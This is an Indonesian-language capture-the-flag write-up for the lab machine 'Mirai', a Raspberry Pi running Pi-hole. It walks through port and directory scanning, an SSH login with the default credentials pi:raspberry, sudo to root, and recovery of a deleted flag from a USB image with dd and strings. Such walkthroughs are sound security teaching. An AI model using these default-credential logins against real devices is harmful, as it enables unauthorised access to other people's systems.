Mirai

CRACKATOA

Executive Summary

Mirai merupakan sebuah box yang menggunakan raspberry pi, terdapat service bernama pi-hole yang berfungsi sebagai network ads blocker. Box ini terdapat kerentanan berupa weak password (default password) raspberry pi yang belum diganti, dapat dimasuki dengan mudah melalui SSH. User pi merupakan anggota sudoers, sehingga dapat menggunakan root permission untuk mengeksplorasi box ini. Hash root bisa didapat dengan menggunakan forensic sederhana terhadap flashdisk yang ada pada raspberry pi.

Referensi :
https://www.owasp.org/index.php/Testing_for_default_credentials_(OTG-AUTHN-002)

Technical Detail


Port Scanning menggunakan NMAP

```
root@sempur:~# nmap -sV 10.10.10.48
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-16 11:41 WIB
Nmap scan report for 10.10.10.48
Host is up (0.21s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
53/tcp open domain dnsmasq 2.76
80/tcp open http lighttpd 1.4.35
2033/tcp open upnp Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.76 seconds
```

Bruteforce directory menggunakan Dirb

```
root@sempur:~# dirb http://10.10.10.48/
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Tue Jan 16 11:51:49 2018
URL_BASE: http://10.10.10.48/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://10.10.10.48/ ----
==> DIRECTORY: http://10.10.10.48/admin/
(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)
-----------------
END_TIME: Tue Jan 16 12:01:28 2018
DOWNLOADED: 2317 - FOUND: 0
```

Dari hasil bruteforce menggunakan dirb, terdapat response pada direktory /admin.



Pi-hole https://pi-hole.net/
Informasi dari website resmi pi-hole merupakan ads blocker yang bisa dijalankan pada perangkat linux, terutama raspberry pi.

Login SSH

referensi : https://www.raspberrypi.org/documentation/linux/usage/users.md
Website resmi raspberry pi menyebutkan bahwa default username dan password untuk raspberry pi adalah `pi:raspberry`.

```
root@sempur:~# ssh pi@10.10.10.48
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 29 03:12:46 2018 from 10.10.15.197

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set
 a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set
 a new password.

pi@raspberrypi:~ $
```

Login menggunakan default password raspberry pi melalui port SSH. Setelah dicek user pi masuk kedalam sudoers, sehingga dapat mengeksplore box ini lebih leluasa. Terdapat petunjuk pada /root/root.txt, isi file tersebut berada pada flashdisk yang secara tidak sengaja telah terhapus.

```
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB
stick...
root@raspberrypi:~# cd /media/usbstick/
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB
stick.
Do you know if there is any way to get them back?

-James
```

Recovery sederhana dapat menggunakan dd untuk membuat image dari flashdisk yang terdapat pada /dev/sdb. Karena ini file txt, cukup dengan strings, isi file akan tampil seadanya.

```
root@raspberrypi:/media/usbstick# dd if=/dev/sdb of=/tmp/sdb.img
conv=noerror,sync
20480+0 records in
20480+0 records out
10485760 bytes (10 MB) copied, 0.150132 s, 69.8 MB/s
root@raspberrypi:/media/usbstick# cd /tmp
root@raspberrypi:/tmp# ls
pms-79c9e690-7c59-4c5b-a9dd-3189e75a4ee9
pulse-PKdhtXMmr18n
sdb.img
ssh-edTESpJuknwN
ssh-zmORlYIcDjkw
systemd-private-17e93b1a80f548f99746b9e5e0245485-rtkit-
daemon.service-6nWapf
vmware-root
root@raspberrypi:/tmp# strings sdb.img
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
```

```
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e-thisisroot.txtaftersensored-e020b
Damnit! Sorry man I accidentally deleted your files off the USB
stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/tmp#
```